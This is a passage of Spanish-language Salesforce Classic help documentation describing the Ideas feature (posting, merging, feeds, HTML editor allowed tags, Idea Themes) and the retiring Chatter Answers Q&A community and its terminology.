Para más información, haga clic en los siguientes vínculos que se encuentran en la lado izquierdo de la página Actividad reciente:

- Ideas enviadas enumera las ideas que ha publicado en esta zona. La idea más reciente aparece en primer lugar.
- Ideas sobre las que se ha votado enumera las ideas en esta zona que ha promocionado o degradado.
- Respuestas recientes muestra el comentario más reciente publicado en cada una de sus ideas, así como el comentario más reciente publicado en cada idea para la que ha enviado un comentario anteriormente. Esta sección no se muestra cuando se visualiza la actividad reciente de otro miembro de la comunidad.

  Para determinar rápidamente el número de respuestas recientes que ha recibido, mire junto al icono de respuestas recientes () situado en la esquina superior derecha de la ficha Ideas. Este icono sólo aparece cuando ha recibido una respuesta nueva.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para ver la ficha Ideas:
- "Leer" en Ideas

Para ver y votar Ideas:
- "Leer" en Ideas

Para crear Ideas y agregar comentarios a Ideas:
- "Crear" en Ideas

Para modificar Ideas y agregar comentarios a Ideas:
- "Modificar" en Ideas

**Nota:** No puede cargar su propia imagen para sustituir la imagen predeterminada.

### CONSULTE TAMBIÉN

Descripción general de Ideas

Vista de ideas

Uso de Ideas

## Suscripción a fuentes de distribución de Ideas

Las fuentes de distribución permiten a los usuarios suscribirse a los cambios de Ideas y recibir actualizaciones en lectores de noticias externos. Para que los usuarios puedan suscribirse a las fuentes de distribución de Ideas, se deben cumplir los siguientes prerrequisitos:

- Ideas debe estar expuesto públicamente utilizando Force.com Sites.
- El campo `Categorías` debe estar activado en Ideas. Este campo está activado por defecto en algunas organizaciones.

Para suscribirse a una fuente de distribución, haga clic en el icono de fuentes ( ) en las páginas siguientes:

- Subficha Ideas más extendidas
- Subficha Ideas recientes
- Subficha Arriba siempre
- Subficha Comentarios

  Esta fuente muestra los comentarios de forma independiente incluso si pertenecen a la misma idea, mientras que la subficha Comentarios agrupa los comentarios de una misma idea y únicamente muestra el número de comentarios recientes de esa idea.

- Página Actividad reciente

  Para suscribirse a una fuente que incluya todos los comentarios publicados por un miembro específico de una comunidad, haga clic en el nombre del miembro de la comunidad que aparece por debajo de cualquier idea o comentario que haya publicado. Haga clic en el icono de la fuente en la página de actividades recientes del miembro de la comunidad. Si se suscribe a la fuente de actividades recientes de otro miembro de la comunidad, la fuente sólo incluye comentarios recientes de ese miembro de la comunidad y de ningún otro usuario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Ideas:
- "Leer" en Ideas

Para ver y votar Ideas:
- "Leer" en Ideas

Para crear Ideas y agregar comentarios a Ideas:
- "Crear" en Ideas

Para modificar Ideas y agregar comentarios a Ideas:
- "Modificar" en Ideas

Nota: Las ideas secundarias (ideas que se han fusionado con una idea principal) no se incluyen en las fuentes. Únicamente se incluyen ideas principales.

CONSULTE TAMBIÉN

Descripción general de Ideas

# Publicación y modificación de ideas

## Publicación de Ideas

1. Utilice el cuadro de búsqueda en la barra lateral para buscar ideas que ya existen y que coinciden con su idea. De este modo, se reduce el número de ideas duplicadas en la comunidad. Si no hay ideas que coincidan con la suya, continúe en el siguiente paso.
2. Cree una nueva idea utilizando una de las siguientes opciones:
   - En la ficha Ideas, seleccione la comunidad adecuada en la lista Comunidad de la parte superior de la página y haga clic en **Publicar Idea**.
   - Desde la vista de lista Ideas, haga clic en **Nueva Idea**, luego seleccione una comunidad y haga clic en **Continuar**.
   - Desde la barra lateral, seleccione **Idea** en la lista desplegable `Crear nueva`, seleccione una comunidad y haga clic en **Continuar**.
3. Si está publicando la idea en un elemento de idea, seleccione uno de la lista. Solo puede publicar ideas en temas de idea que existen en su comunidad.
4. Introduzca un título para su idea con una extensión máxima de 255 caracteres.

   Después de introducir el título, Salesforce busca en la comunidad de ideas las mismas palabras en los títulos o descripciones, y muestra las cinco ideas principales coincidentes. Si una de estas ideas es similar a la suya, haga clic en el título de la idea para abrir su página de detalles en una nueva ventana. En la página de detalles, puede leer una descripción de la idea y votar por ella en lugar de publicar su idea duplicada en la comunidad. Si ninguna de las ideas de la lista es similar a su idea, realice los siguientes pasos para publicar su idea.
5. En el área de descripción, introduzca los detalles de su idea.

   Si su organización ha activado el editor de HTML para Ideas, la descripción puede incluir HTML e imágenes en línea de referencia. Si no está activado el editor HTML, utilice sólo texto normal. .
6. Seleccione una o varias categorías para su idea.
7. Si es el administrador, puede seleccionar un estado para la idea. Los administradores son los únicos que pueden ver la lista desplegable `Estado`.
8. Si está activado por su administrador, puede agregar un archivo adjunto a su idea:
   - Haga clic en `Examinar` y para ubicar y adjuntar un archivo de su equipo.

     Puede adjuntar todo tipo de archivos compatibles, incluyendo presentaciones de Microsoft® PowerPoint® y hojas de cálculo de Excel® hasta archivos Adobe® PDF, archivos de imagen, de audio y de vídeo. El tamaño máximo para los archivos adjuntos está determinado por su organización.
   - De forma opcional, escriba un título para el archivo. Si no introduce un título, el nombre de archivo aparece como el título del archivo adjunto.
9. Haga clic en **Publicar**.

Su nueva idea se mostrará en la parte superior de la subficha Ideas recientes y se le aplicará su voto (promoción) de forma automática. Cada voto siempre vale 10 puntos.

Consejo: Utilice las siguientes sugerencias de escritura para facilitar su lectura y comprensión:

- Utilice frases completas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Ideas:
- "Leer" en Ideas

Para ver y votar Ideas:
- "Leer" en Ideas

Para crear Ideas y agregar comentarios a Ideas:
- "Crear" en Ideas

Para modificar Ideas y agregar comentarios a Ideas:
- "Modificar" en Ideas

- Sea lo más conciso y directo posible.
- Compruebe la ortografía y la gramática.

### Modificación de Ideas

Si tiene el permiso de modificación de ideas, puede modificar los detalles de una idea actual:

1. En la ficha Ideas, haga clic en el título de una idea.
2. Haga clic en **Modificar**.
3. Modifique el título, descripción, categoría y estado (sólo administradores) de la idea, según corresponda.
4. Haga clic en **Aplicar** para guardar su trabajo.

La modificación de los detalles de una idea no le permite modificar los comentarios de una idea.

### CONSULTE TAMBIÉN

Descripción general de Ideas

Uso de Ideas

## Combinación de ideas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para combinar varias ideas:
- "Modificar" en Ideas

### Descripción general

A medida que más usuarios contribuyen en una zona, el número de ideas duplicadas suele aumentar. Las ideas duplicadas complican la medición de la opinión porque los votos y los comentarios están repartidos entre muchas ideas parecidas. La mejor manera de solucionar este problema consiste en combinar ideas duplicadas para que una de ellas sea la principal de una o más ideas secundarias.

Tenga en cuenta los aspectos siguientes sobre la combinación de ideas.

- Una vez que se combinan ideas, éstas no se pueden separar.
- Todos los votos que pertenecen a ideas secundarias se transfieren a la idea principal. Si el mismo miembro de la comunidad vota por dos ideas que se pueden combinar, sólo se mantiene el voto de la idea principal mientras que se desechan el voto de la secundaria.
- Los usuarios sólo pueden votar y añadir comentario a una idea principal.
- No se pueden combinar ideas en zonas diferentes.
- La eliminación de una idea principal supone la eliminación automática de todas las ideas secundarias. Las ideas secundarias no se pueden eliminar de forma individual.
- La idea principal no hereda los valores de estado y categoría de sus ideas secundarias.
- Cuando una idea se combina y se convierte en secundaria, la idea secundaria sigue apareciendo en la página Ideas enviadas pero en ninguna otra página en la Actividad reciente del miembro de una zona.
- Las ideas combinadas no aparecen en la lista de ideas enviadas en la página de detalles Temas de Idea y no cuentan en el campo `Ideas enviadas`.
- Cuando combina una idea secundaria, ya no puede modificar el campo Tema de Idea.
- Una idea secundaria que se ha combinado continúa siendo visible para el usuario que ha enviado la idea de la lista Ideas enviadas en la página Actividad reciente del usuario.

### Combinación de ideas

Para buscar ideas duplicadas y combinarlas:

1. En la ficha Ideas, haga clic en el título de la idea que desee combinar.
2. En la página de detalles de la idea, haga clic en **Buscar duplicados**. Salesforce busca todas las ideas dentro de la zona y muestra la cinco ideas con títulos que mejor coincidan con el título de la idea actual.
3. Si la lista Duplicadas posibles no contiene ideas que desea combinar, escriba palabras clave en el campo `Buscar duplicados` y haga clic en **Buscar**. Salesforce muestra una lista nueva con posibles ideas duplicadas.
4. En la lista Duplicadas posibles, seleccione las ideas que desea combinar.

   Para ver los detalles de una posible idea duplicada, haga clic en su título. Utilice el botón para ir atrás del navegador para volver a los resultados de búsqueda.
5. Haga clic en **Combinar con idea actual**.
6. Seleccione la idea que desea que sea la principal y haga clic en **Combinar**.
7. Haga clic en **Aceptar** para completar la combinación.

## Sugerencias sobre el uso de Ideas

| PERMISOS DE USUARIO | |
|---|---|
| Para ver la ficha Ideas: | "Leer" en Ideas |
| Para ver y votar Ideas: | "Leer" en Ideas |
| Para crear Ideas y agregar comentarios a Ideas: | "Crear" en Ideas |
| Para modificar Ideas y agregar comentarios a Ideas: | "Modificar" en Ideas |
| Para crear comunidades: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Tenga en cuenta la información siguiente a la hora de configurar y utilizar Ideas:

- Para supervisar la actividad de Ideas, puede:
  - Crear un desencadenador o regla de flujo de trabajo basados en el número de comentarios que recibe una idea. No es posible crear un desencadenador o regla de flujo de trabajo en función del número o el total de votos de una idea. Tampoco puede crear un desencadenador que inserte o elimine un comentario cuando el objeto Idea se actualiza.
  - Crear un informe personalizado basado en la puntuación de votos o el número de comentarios de una idea.
- Cuando envíe una idea o comentario, puede incluir una dirección URL en el campo de descripción o comentario de una idea, pero no podrá vincular un archivo ni agregar una nota a una idea.
- No se admiten las relaciones principal-detalle.
- Ideas no admite las aprobaciones, las tareas de flujo de trabajo y los mensajes salientes.
- Ideas no admite los vínculos personalizados.
- La página de detalles Ideas no contiene listas relacionadas.
- La función de exportación de datos archiva todos los datos de Ideas excepto las ideas y comentarios eliminados.
- No es posible crear actividades y eventos para Ideas.

- Cuando utilice campos de ideas estándar o personalizados, tenga en cuenta lo siguiente:
  - No se admite el seguimiento del historial.
  - No se admiten las dependencia de campo ni los campos de resumen.
  - Los campos de fórmula no están disponibles en el objeto Comunidad.

## Sugerencias de uso del editor HTML

El editor HTML proporciona a los usuarios funciones de modificación WYSIWYG HTML, permitiéndoles:

- Insertar una imagen
- Insertar hipervínculos
- Cambiar la alineación de los párrafos
- Crear listas con viñetas y numeradas

### Sugerencias de implementación

- Las etiquetas HTML que introduzca en el editor HTML se mostrarán a los usuarios como texto.
- En las listas relacionadas, los resultados de búsqueda y los detalles de activación, Salesforce no muestra ideas y comentarios con formato HTML o imágenes.
- Los hipervínculos se abren en una nueva ventana del explorador cuando los usuarios hacen clic sobre ellos. El editor HTML es compatible con hipervínculos HTTP, HTTPS y mailto.
- Para insertar una imagen, haga clic en y desplácese hasta un archivo de imagen o especifique la dirección Web de la imagen. Introduzca una descripción que aparezca cuando un usuario pase el ratón sobre la imagen y cuando la imagen no esté disponible. La imagen debe tener una URL a la que Salesforce pueda acceder.
- Las imágenes no se muestran en vistas de lista e informes.
- No puede desactivar funciones individuales del editor HTML. Por ejemplo, no puede desactivar sus funciones de hipervínculo e imagen.
- El editor HTML admite todos los idiomas que admite Salesforce.
- Por seguridad, el editor HTML sólo permite las etiquetas y los atributos que se enumeran en Etiquetas y atributos HTML admitidos en la página 2420. Salesforce elimina automáticamente las etiquetas y los atributos que no admite cuando se guarda una descripción o comentario de idea. Salesforce también elimina HTML que puede ser dañino. Tenga en cuenta que Salesforce no notifica a los usuarios cuando efectúa estas eliminaciones.
- El editor HTML no admite JavaScript u hojas de estilo en cascada (CSS).

### Etiquetas y atributos HTML admitidos

El editor HTML admite las etiquetas siguientes:

| | | |
|---|---|---|
| `<a>` | `<dt>` | `<q>` |
| `<abbr>` | `<em>` | `<samp>` |
| `<acronym>` | `<font>` | `<small>` |
| `<address>` | `<h1>` | `<span>` |
| `<b>` | `<h2>` | `<strike>` |

| | | |
|---|---|---|
| <bdo> | <h3> |  |
| <big> | <h4> | <sub> |
| <blockquote> | <h5> | <sup> |
| <br> | <h6> | <table> |
| <caption> | <hr> | <tbody> |
| <cite> | <i> | <td> |
| <code> | <img> | <tfoot> |
| <col> | <ins> | <th> |
| <colgroup> | <kbd> | <thead> |
| <dd> | <li> | <tr> |
| <del> | <ol> | <tt> |
| <dfn> | <p> | <ul> |
|  | <pre> | <var> |
| <dl> | | |

Las anteriores etiquetas pueden incluir los siguientes atributos:

| | | |
|---|---|---|
| alt | face | size |
| background | height | src |
| border | href | style |
| class | name | target |
| colspan | rowspan | width |

Los atributos anteriores pueden incluir URL que comiencen por lo siguiente:

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / para vínculos relativos

### Activación del editor HTML en Ideas

El editor HTML está activado de forma predeterminada para la mayoría de organizaciones. Si su organización no tienen aún activado el editor HTML, un administrador puede activarlo tal y como se describe en Personalización de la configuración de Ideas en la página 2665.

PRECAUCIÓN: Una vez que active el editor HTML, no podrá desactivarlas.

Antes de activar el editor HTML, tenga en cuenta los aspectos siguientes:

- Cada descripción de idea en HTML tiene un tamaño máximo de 32 KB. Cada comentario tiene un tamaño máximo de 4 KB.
- Si utiliza el editor HTML para modificar y guardar la descripción o el comentario de una idea que se creó en formato de texto, Salesforce guarda la descripción o el comentario en formato HTML.
- En las vistas de lista y resultados de búsqueda, Salesforce muestra únicamente los primeros 255 caracteres de la descripción o el comentario de una idea. Este número incluye etiquetas HTML.

CONSULTE TAMBIÉN

- Descripción general de Ideas
- Uso de Ideas
- Comentario de ideas
- Publicación y modificación de ideas

## Temas de Idea


Los Temas de Idea le permiten invitar a miembros de la comunidad a publicar ideas acerca de temas específicos para que los miembros puedan resolver problemas o proponer novedades para su empresa. Por ejemplo, para participar en su empresa y crear entusiasmo acerca del lanzamiento de un nuevo producto, puede solicitar a miembros trabajar juntos para crear el nombre del producto. Los miembros de la comunidad colaboran y agregan ideas al tema de idea, mientras supervisa sus actividades, como votan y comentan cada idea hasta encontrar un ganador.

Cuando crea un tema de idea y puede agregar imágenes, vídeos y otros contenidos multimedia para presentar o explicar la idea que está presentando a la comunidad. También puede ver y gestionar la lista de ideas que se ha publicado en el tema de idea.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




CONSULTE TAMBIÉN

Creación y modificación de Temas de Idea

Uso de Temas de Idea

Gestión de Temas de Idea

## Uso de Temas de Idea

Haga clic en la ficha Temas de Idea para ver, filtrar, moderar y crear temas desde listas.

- Haga clic en **Crear nueva vista** para definir su propia vista de lista personalizada. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable Ver y haga clic en **Modificar**. Si su organización cuenta con varias comunidades, le recomendamos añadir `Comunidad` a sus vistas por lo que podrá ver el nombre de la comunidad asociada a cada tema de idea. Adición del campo `Zona` a la vista también ayuda en la gestión de múltiples zonas.
- Haga clic en `Nuevo tema de Idea` desde la página de vista de lista de Temas de Idea o haga clic en `Nuevo` desde la lista Temas de Idea recientes en la página de descripción general de Temas de Idea para crear un nuevo tema de idea.
- Haga clic en para actualizar una lista que ha sido actualizada.
- Haga clic en **Modificar** o **Eliminar** para modificar o eliminar un tema de idea.

  Nota: La eliminación de un tema de idea también elimina las ideas asociadas a él. Por lo contrario, la restauración de un tema de idea también restaura las ideas asociadas a él.

CONSULTE TAMBIÉN

Creación y modificación de Temas de Idea

Temas de Idea

Gestión de Temas de Idea

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Temas de Idea:

- "Leer" en Temas de Idea

Para crear Temas de Idea:

- "Crear" en Ideas

## Creación y modificación de Temas de Idea

Puede utilizar la ficha Temas de Idea tanto en la aplicación como en la consola para crear y modificar Temas de Idea para las comunidades que gestiona.

1. Haga clic en **Nuevo tema de Idea** desde la página de vista de lista de Temas de Idea o haga clic en **Nuevo** desde la lista Temas de Idea recientes en la página de descripción general de Temas de Idea.
2. Seleccione una zona para el tema de idea y haga clic en `Continuar`.
3. Seleccione el `Estado` del tema de idea.
4. Seleccione una categoría para el tema.
5. Introduzca un título para el tema de idea.
6. También puede escribir una descripción del tema.

   Utilice el editor HTML para dar formato al texto o cargar una imagen o un vídeo.
7. Haga clic en `Guardar`.

CONSULTE TAMBIÉN

Temas de Idea

Uso de Temas de Idea

Gestión de Temas de Idea

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Temas de Idea:
- "Leer" en Temas de Idea

Para crear Temas de Idea:
- "Crear" en Ideas

## Gestión de Temas de Idea

Desde la página de detalles Temas de Idea, puede gestionar un tema de idea y sus ideas relacionadas. Como administrador, puede realizar las siguientes tareas:

- `Modificar`, `Eliminar` o `Duplicar` un tema de idea.
- `Modificar` o `Eliminar` ideas que se han enviado al tema de idea.
- Desplace una idea de un tema de idea a otro en sus zonas.

  Puede hacerlo modificando el nombre de la idea que elimina la idea del actual tema de idea y le proporciona la oportunidad de seleccionar un tema de idea diferente.
- Vea el número de ideas que se han enviado para un tema de idea. Las ideas combinadas no aparecen en la lista de ideas enviadas en la página de detalles Temas de Idea y no cuentan en el campo `Ideas enviadas`.
- Cree una idea y publíquela en el tema de idea en el que está trabajando.

CONSULTE TAMBIÉN

Creación y modificación de Temas de Idea

Uso de Temas de Idea

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Temas de Idea:
- "Leer" en Temas de Idea

Para crear y modificar Temas de Idea:
- "Crear" en Ideas

# Uso de la ficha P&R de Respuestas de Chatter

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Respuestas de Chatter es una comunidad de atención al cliente y autoservicio en la que los usuarios pueden publicar preguntas y recibir respuestas y comentarios de otros usuarios o sus agentes de atención al cliente. Respuestas de Chatter ofrece a la vez artículos de Caso, Preguntas y Respuestas y Salesforce Knowledge en una experiencia unificada.

Respuestas de Chatter permite a sus clientes:

- Publicar, buscar y responder a preguntas utilizando la ficha P&R.
- Eliminar sus propias preguntas y respuestas.
- Marcar preguntas y respuestas como spam, malintencionada o inapropiada.
- Recibir correos electrónicos cuando sus preguntas están respondidas o cuando se han seleccionado mejores respuestas para preguntas que están siguiendo.
- Colaborar de forma pública o privada con agentes del servicio de atención al cliente para resolver problemas relacionados con casos abiertos.
- Buscar y revisar artículos desde Salesforce Knowledge.
- Me gusta una publicación o artículo de Salesforce Knowledge para ayudar a determinar su popularidad.
- Cargar fotografías de sí mismos en sus perfiles de usuario.
- Ver el número total de publicaciones de otros usuarios y el número de respuestas marcadas por otros como mejores respuestas.

## EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.


## PERMISOS DE USUARIO

Para ver preguntas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para ver casos:
- "Leer" en casos

Para cambiar casos:
- "Modificar" en casos




1. **Búsqueda**: Los clientes pueden buscar preguntas existentes antes de que publiquen las suyas.
2. **Filtrar** y **Ordenar**: Los miembros de la comunidad y los agentes de asistencia al cliente pueden seleccionar varias opciones de vista para preguntas en la noticia en tiempo real.

   Las búsquedas en la ficha P&R de Respuestas de Chatter se pueden filtrar para mostrar preguntas basadas en:

   - **Todas las preguntas** muestra todas las preguntas en la zona, así como artículos de Salesforce Knowledge, cuando está activado.
   - **Preguntas sin respuesta** muestra todas las preguntas que no tienen respuesta.
   - **Preguntas sin resolución** muestra todas las preguntas que no tienen una mejor respuesta.
   - **Preguntas resueltas** muestra todas las preguntas que tienen una mejor respuesta, así como artículos de Salesforce Knowledge, cuando está activado.
   - **Mis preguntas** muestra todas las preguntas que ha formulado y está siguiendo.

   Luego puede ordenar los resultados basándose en las siguientes opciones:

   - **Fecha de publicación** ordena preguntas con las preguntas respondidas más recientemente en primer lugar.
   - **Actividad reciente** ordena preguntas con las respuestas y los comentarios más recientes en primer lugar.
   - **Más popular** ordena preguntas que han recibido más Me gusta, votos a favor y seguidores en primer lugar.

3. **Pregunta**: Los clientes pueden publicar una pregunta en la comunidad para obtener ayuda. Otros miembros de la comunidad pueden publicar respuestas o seguir la pregunta para recibir notificaciones por correo electrónico en publicaciones posteriores.
4. Buscar por categoría: Si las categorías están activadas en la comunidad, los miembros pueden hacer clic en el nombre de la categoría para mostrar preguntas relacionadas con esa categoría.
5. **Reputación**: Los miembros de la comunidad pueden ganar puntos y puntuaciones que aparecen al pasar el ratón sobre sus fotos en la noticia en tiempo real

6. **Comentario**: Los miembros de la comunidad y los agentes del servicio de asistencia al cliente pueden comentar la pregunta y el cliente o agente puede seleccionar un comentario como la mejor respuesta.

Respuestas de Chatter permite a las organizaciones de servicio:

- Crear varias comunidades y organizarlas en diferentes zonas, cada zona con sus propias preguntas y tema central.
- Marcar y personalizar comunidades.
- Dar a los agentes la oportunidad de responder a clientes de forma pública o privada.
- Automatizar la creación de casos a partir de preguntas utilizando un desencadenador de Apex y reglas de flujo de trabajo.
- Desviar consultas del cliente a través de la participación.
- Fomentar la participación mostrando estadísticas de los usuarios públicamente.
- Moderar preguntas y respuestas desde la ficha P&R en la aplicación interna de Salesforce o desde la comunidad.

Una pregunta de clientes se responde normalmente en la ficha P&R mediante uno de estos procesos:

| Pregunta respondida por una pregunta similar con una mejor respuesta | Pregunta respondida por los miembros en la comunidad | Pregunta respondida por un agente del servicio de atención al cliente | Pregunta respondida por un artículo de Salesforce Knowledge |
|---|---|---|---|
| 1. Un cliente escribe una pregunta o una palabra clave en la ficha P&R de Respuestas de Chatter y hace clic en **Publicar su pregunta**.<br>2. Una pregunta similar con una mejor respuesta aparece en los resultados de búsqueda.<br>3. El cliente selecciona esa pregunta y ve la respuesta. | 1. Un cliente escribe una pregunta o una palabra clave en la ficha P&R de Respuestas de Chatter y hace clic en **Publicar su pregunta**.<br>2. No aparecen preguntas similares en los resultados de búsqueda.<br>3. El cliente continúa introduciendo una descripción de la pregunta y hace clic en **Publicar en comunidad** para publicar una pregunta pública.<br>4. Un miembro de la comunidad o un agente del servicio de atención al cliente lee la pregunta y añade un comentario que la responde. | 1. Un cliente escribe una pregunta o una palabra clave en la ficha P&R de Respuestas de Chatter y hace clic en **Publicar su pregunta**.<br>2. No aparecen preguntas similares en los resultados de búsqueda.<br>3. El cliente continúa introduciendo una descripción de la pregunta y selecciona **Publicar de forma privada para representante** para publicar una pregunta privada.<br>4. La pregunta privada se convierte en un caso.<br>5. Un agente del servicio de atención al cliente lee el caso y añade un comentario privado que responde a la pregunta del cliente. | 1. Un cliente escribe una pregunta o una palabra clave en la ficha P&R de Respuestas de Chatter y hace clic en **Publicar su pregunta**.<br>2. Una artículo de Salesforce Knowledge similar con una respuesta aparece en los resultados de búsqueda.<br>3. El cliente selecciona el artículo y ve la respuesta. |

CONSULTE TAMBIÉN

Terminología de Respuestas de Chatter

## Terminología de Respuestas de Chatter

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Los siguientes términos se utilizan para describir las características y funcionalidades de Respuestas de Chatter .

**Respuestas**
Respuestas es una función de la aplicación Community que permite a los usuarios formular preguntas y a los miembros de la comunidad publicar respuestas. A continuación, los miembros de la comunidad pueden votar la utilidad de cada respuesta, y la persona que realizó la pregunta puede marcar una respuesta como la mejor.

**Artículo**
Los *artículos* contienen información sobre los productos y servicios de su empresa que desea mostrar en su base de datos de conocimientos.

**Mejor respuesta**
Cuando un miembro de una comunidad de respuestas realiza una pregunta y otros miembros de la comunidad publican una respuesta, el que envió la pregunta puede marcar una de las respuestas como la mejor. A continuación, la mejor respuesta aparece debajo de la pregunta (por encima de otras respuestas). Al identificar la mejor respuesta, ayuda a que otros miembros de la comunidad con la misma pregunta encuentren rápidamente la información más relevante y de utilidad.

**Marcador**
Un icono en el que los usuarios pueden hacer clic en una pregunta o respuesta para indicarla como spam, malintencionada o inapropiada.

**Hacer seguimiento**
Una suscripción a una pregunta le permite recibir correo electrónicos cuando alguien responde o comenta una pregunta específica.

**Me gusta**
Para mostrar asistencia o indicar la calidad o la utilidad de una pregunta, una respuesta o un artículo de conocimiento.

**Popular**
La popularidad de cada pregunta está basada en el número de usuarios que la marcan con **Me gusta** en un tiempo predeterminado.

**Pregunta**
Problema publicado en una comunidad de respuestas. Cuando un miembro de la comunidad realiza una pregunta, otros miembros de la comunidad publican respuestas para tratar de resolver la pregunta.

**Pregunta, Privada**
Un problema publicado en una comunidad de respuestas, pero marcado como **Privado** para que solo los agentes del servicio de atención al cliente puedan verlo y ofrecer respuestas.

**Respuesta**
Respuesta a una pregunta de una comunidad de respuestas. Cuando los miembros de una comunidad responden a una pregunta, la persona que realizó la pregunta puede marcar una de las respuestas como la mejor para resolver y cerrar la pregunta.

**Temas**
La barra lateral que enumera categorías de datos desde donde sus clientes pueden explorar preguntas y respuestas. Por ejemplo, si tiene una zona para productos de hardware, sus temas pueden incluir ordenadores portátiles, equipos de sobremesa e impresoras.

**Voto, respuesta**
En una comunidad de respuestas, un voto significa que está de acuerdo o no con la respuesta a una pregunta.

**Zonas**
Las zonas organizan ideas y preguntas en grupos lógicos, al tener cada zona su propio enfoque y sus propias ideas y preguntas.

CONSULTE TAMBIÉN

Uso de la ficha P&R de Respuestas de Chatter

## Uso de Respuestas de Chatter

PERMISOS DE USUARIO

| | |
|---|---|
